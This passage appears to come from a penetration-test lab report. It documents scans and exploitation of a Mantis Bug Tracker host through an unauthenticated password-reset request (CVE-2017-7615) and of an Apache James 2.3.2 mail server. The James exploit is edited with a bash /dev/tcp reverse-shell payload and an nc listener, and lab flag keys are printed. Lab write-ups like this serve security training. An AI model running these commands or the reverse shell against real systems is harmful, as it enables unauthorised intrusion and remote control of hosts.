          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

VPN99:00  Link encap:Ethernet  HWaddr 1E:CB:DD:F1:07:82
          inet addr:192.168.250.254  Bcast:192.168.250.255  Mask:255.255.255.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1

dummy1    Link encap:Ethernet  HWaddr 96:4D:E9:3C:7B:FD
          inet addr:192.168.142.142  Bcast:192.168.142.255  Mask:255.255.255.255
          inet6 addr: fe80::944d:e9ff:fe3c:7bfd/64 Scope:Link
          UP BROADCAST RUNNING NOARP  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:89 errors:0 dropped:0 overruns:0 carrier:0
```

Locate key.txt file in /root/key.txt.

```
cat /root/key.txt
```

```
cat /root/key.txt
usm8fx3c0f0vsxko3glx
```

key.txt

usm8fx3c0f0vsxko3glx

---

6. Mantis [B] | 10.15.1.74

Introduction

Tasked to conduct an assessment on 10.15.1.74. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Mantis Bug Tracker v1.3.0 / 2.3.0 - Password Reset vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerability, accessing the Mantis server, and finding credentials to launch a SSH session.

Vulnerabilities Discovered

OS: Linux mantis 4.4.0-21-generic
Open ports: HTTP [80], SSH [22], etc. [139, 445]

- Vulnerable to Mantis Bug Tracker v1.3.0 / 2.3.0 - Password Reset vulnerability.

CVE IDs: CVE-2017-7615

Exploit: https://www.exploit-db.com/exploits/41890

Contents of key.txt: 8fv6wznh6efx966okspg

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:

https://mantisbt.org/bugs/view.php?id=22690#c56509
https://www.exploit-db.com/exploits/41890
https://nvd.nist.gov/vuln/detail/CVE-2017-7615

EXPLOIT DESCRIPTION

Mantis account verification page 'verify.php' allows resetting ANY user's password.
Remote un-authenticated attackers can send HTTP GET requests to Hijack ANY Mantis accounts by guessing the ID / username.

Attack Narrative

Begin from the local machine.

```
┌──(kali㉿kali)-[~]
└─$ ip addr
1: [redacted]
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
       valid_lft 1597sec preferred_lft 1597sec
    inet6 fe80::20c:29ff:fec4:9e71/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
    link/ppp
    inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
       valid_lft forever preferred_lft forever
```

Scan for open ports. Discover HTTP port 80; SSH port 22; & ports 139 and 445.

```
┌──(root💀kali)-[~]
└─# nmap 10.15.1.74
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-17 21:19 EDT
Nmap scan report for 10.15.1.74
Host is up (0.27s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 2.87 seconds
```

A more in-depth look at open ports.

```
nmap -A 10.15.1.74
```


```
┌──(root💀kali)-[~]
└─# nmap -A 10.15.1.74
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-17 21:25 EDT
Nmap scan report for 10.15.1.74
Host is up (0.20s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:20:85:0d:42:d0:88:8d:57:8f:0c:7b:fe:12:ff:8c (RSA)
|   256 1f:e5:0b:97:32:7d:07:f5:de:f7:34:7d:0d:e0:ba:c6 (ECDSA)
|_  256 25:7b:9b:15:86:7e:4a:19:04:bc:4f:58:79:9d:55:87 (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.3.8-Ubuntu (workgroup: WORKGROUP)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 2 hops
Service Info: Host: MANTIS; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
|_clock-skew: mean: 1h36m55s, deviation: 2h18m34s, median: 16m55s
|_nbstat: NetBIOS name: MANTIS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.8-Ubuntu)
|   Computer name: mantis
|   NetBIOS computer name: MANTIS\x00
|   Domain name: \x00
|   FQDN: mantis
|_  System time: 2021-10-17T21:42:22-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-10-18T01:42:22
|_  start_date: N/A

TRACEROUTE
HOP RTT       ADDRESS
1   198.34 ms 10.15.1.74

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.66 seconds
```

Run Nikto on HTTP port 80. We observe and explore the webpage HTTP://10.15.1.74/mantisbt-2.3.0 discovered through the Nikto.

```
┌──(kali㉿kali)-[/usr/…/modules/exploits/linux/http]
└─$ nikto -h 10.15.1.74
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.15.1.74
+ Target Hostname:    10.15.1.74
+ Target Port:        80
+ Start Time:         2021-10-17 21:25:47 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/mantisbt-2.3.0' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Server may leak inodes via ETags, header found with file /, inode: 2c39, size: 54fc9fb802f1f, mtime: gzip
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
```

Navigate to 10.15.1.74/mantisbt-2.3.0 webserver. Observe Mantis Bug Track Service in use which may prove to be exploitable.




Search for the potential Mantis 2.3.0 exploit.

```
┌──(root💀kali)-[~]
└─# searchsploit mantis 2.3.0
------------------------------------------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                                                                  |  Path
------------------------------------------------------------------------------------------------------------------------------------------------------------------
Mantis Bug Tracker 1.3.0/2.3.0 - Password Reset                                                                                                                 | php/webapps/41890.txt
Mantis Bug Tracker 1.3.10/2.3.0 - Cross-Site Request Forgery                                                                                                    | php/webapps/42043.txt
Mantis Bug Tracker 2.3.0 - Remote Code Execution (Unauthenticated)                                                                                              | php/webapps/48818.py
------------------------------------------------------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```


Potential Mantis exploits exist. Searching exploit-db yields a Password Reset exploit can be used to gain access to the Mantis server as admin: https://www.exploit-db.com/exploits/41890

This exploit can be conducted using simple SQL Injection of the /verify.php.


```
10.15.1.74/mantisbt-2.3.0/verify.php?id=1&confirm_hash=
```



Enter a name in the first field and password of choice such as "hack". Upon submitting, you are redirected to the following home page:



Look at "View Issues" tab and find "Activities". Credentials to log in via SSH can be found here.



In terminal, launch and SSH session using discovered credentials.

```
┌──(kali㉿kali)-[/usr/…/modules/exploits/linux/http]
└─$ ssh mantis@10.15.1.74
mantis@10.15.1.74's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic i686)

 * Documentation:  https://help.ubuntu.com/

213 packages can be updated.
124 updates are security updates.


Last login: Mon Oct 18 18:24:54 2021 from 172.16.5.1
mantis@mantis:~$
```

Run "sudo su" to switch to root.


```
mantis@mantis:~$ sudo su
[sudo] password for mantis:
root@mantis:/home/mantis#
```

Verify root privilege.

```
root@mantis:/home/mantis# whoami
root
```


The exploit was executed successfully and we received a SSH session with root privileges on the target.

Verify IP address of target box.



Locate key.txt file in /root/key.txt.

```
$ sudo su
# cat /root/key.txt
```



key.txt

8fv6wznh6efx966okspg

---

7. James [B] | 10.15.1.95

Introduction

Tasked to conduct an assessment on 10.15.1.95. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Apache James Server 2.3.2 - Remote Command Execution vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities and utilizing privilege escalation from a non-privileged user.

Vulnerabilities Discovered

OS: Linux james 4.4.0-59-generic
Open ports: SSH [22], SMTP [25], POP3 [110], and NNTP [119].

- Vulnerable to Apache James Server 2.3.2 - Remote Command Execution vulnerability.

CVE IDs: N/A

Exploit: /usr/share/exploitdb/exploits/linux/remote/35513.py (from https://www.exploit-db.com/exploits/35513)

Contents of key.txt: yj351o4zt2wgplr4kafu

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:

https://www.exploit-db.com/exploits/35513
https://www.exploit-db.com/docs/english/40123-exploiting-apache-james-server-2.3.2.pdf

EXPLOIT DESCRIPTION

This exploit works on default installation of Apache James Server 2.3.2 example paths that will automatically execute payload on some action: /etc/bash_completion.d , /etc/pm/config.d.

Attack Narrative

Begin from the local machine.

```
┌──(kali㉿kali)-[~]
└─$ ip addr
1:
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
       valid_lft 1588sec preferred_lft 1588sec
    inet6 fe80::20c:29ff:fec4:9e71/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
11: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
    link/ppp
    inet 172.16.5.2 peer 1.1.1.1/32 scope global ppp0
       valid_lft forever preferred_lft forever
```

Scan for open ports. Discover SSH port 22; SMTP port 25; POP3 port 110; and NNTP port 119.

```
┌──(kali㉿kali)-[/usr/…/modules/exploits/linux/http]
└─$ nmap 10.15.1.95
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-18 21:29 EDT
Nmap scan report for 10.15.1.95
Host is up (0.34s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
25/tcp  open  smtp
110/tcp open  pop3
119/tcp open  nntp

Nmap done: 1 IP address (1 host up) scanned in 23.69 seconds
```

A more in-depth look at open ports. Note Apache James 2.3.2 server in use. This may be exploitable.

```
nmap -A 10.15.1.95
```

```
┌──(root💀kali)-[~]
└─# nmap -A 10.15.1.95
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-18 21:30 EDT
Nmap scan report for 10.15.1.95
Host is up (0.32s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f2:7d:fd:ff:67:07:9e:d7:fd:67:29:c8:8b:24:a5:d0 (RSA)
|   256 f6:8b:f0:c6:60:85:ba:68:02:b0:3c:18:31:47:53:20 (ECDSA)
|_  256 05:52:2f:32:0c:36:f5:fb:98:00:e9:c1:6e:81:94:1f (ED25519)
25/tcp  open  smtp    JAMES smtpd 2.3.2
|_smtp-commands: james Hello nmap.scanme.org (172.16.5.2 [172.16.5.2]),
110/tcp open  pop3    JAMES pop3d 2.3.2
119/tcp open  nntp    JAMES nntpd (posting ok)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 2 hops
Service Info: Host: james; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT       ADDRESS
1   317.74 ms 10.15.1.95

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.83 seconds
```

Search for the potential Apache James 2.3.2 exploit.

```
┌──(root💀kali)-[~]
└─# searchsploit apache james 2.3.2                                                          255 ×
--------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                             |  Path
--------------------------------------------------------------------------- ---------------------------
Apache James Server 2.3.2 - Insecure User Creation Arbitrary File Write (Metasploit) | linux/remote/48130.rb
Apache James Server 2.3.2 - Remote Command Execution                       | linux/remote/35513.py
--------------------------------------------------------------------------- ---------------------------
```


Potential Apache James 2.3.2 exploits exist. We will be interested in the [35513.py] script.

Download a copy of the exploit code to working directory. We will work off of this copy so as to not modify the original file as we may need to revert to or reuse the original file later.

```
┌──(root💀kali)-[~]
└─# wget https://www.exploit-db.com/download/35513 -O 35513.py
--2021-10-18 21:48:41--  https://www.exploit-db.com/download/35513
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2442 (2.4K) [application/txt]
Saving to: '35513.py'

35513.py                100%[=====================================================================>]   2.38K  --.-KB/s    in 0s

2021-10-18 21:48:41 (12.2 MB/s) - '35513.py' saved [2442/2442]


┌──(root💀kali)-[~]
└─# ls
35513.py
```


Edit the payload to execute commands on the target host.


```
bash -i >& /dev/tcp/172.16.5.2/4444 0>&1
```



Run the exploit with a listener open in another terminal. Wait for somebody to log in to James server.

```
# python 35513.py 10.15.1.95    #exploit
_____________________

$ nc -nlvp 4444     #listener
```





This exploit will give us a command terminal for user James, not root. This terminal will close automatically after a short period of time. In order to counter this, immediately run "bash" to open an additional bash terminal so as to still have a running terminal after the initial one closes out.

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.16.5.2] from (UNKNOWN) [10.15.1.95] 59598
\udce5\udcbc\udccf command not foundilImpl\udcc4x
L: command not found
bash: attributestLjava/util/HashMap: No such file or directory
bash: L
       errorMessagetLjava/lang/String: No such file or directory
bash: L
       lastUpdatedtLjava/util/Date: No such file or directory
bash: Lmessaget!Ljavax/mail/internet/MimeMessage: No such file or directory
Lnameq~L: command not found
bash: recipientstLjava/util/Collection: No such file or directory
L: command not found
remoteAddrq~L: command not found
bash: remoteHostq~LsendertLorg/apache/mailet/MailAddress: No such file or directory
Lstateq~xpsrorg.apache.mailet.MailAddress: command not found
\udc91\udc92\udc84m\udcc7{\udca4IposLhostq~Luserq~xp: command not found
bash: @team.pl>
Message-ID: <22422027.0.1634611004208.JavaMail.root@james>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: ../../../../../../../../etc/bash_completion.d@localhost
Received: from 172.16.5.2 ([172.16.5.2])
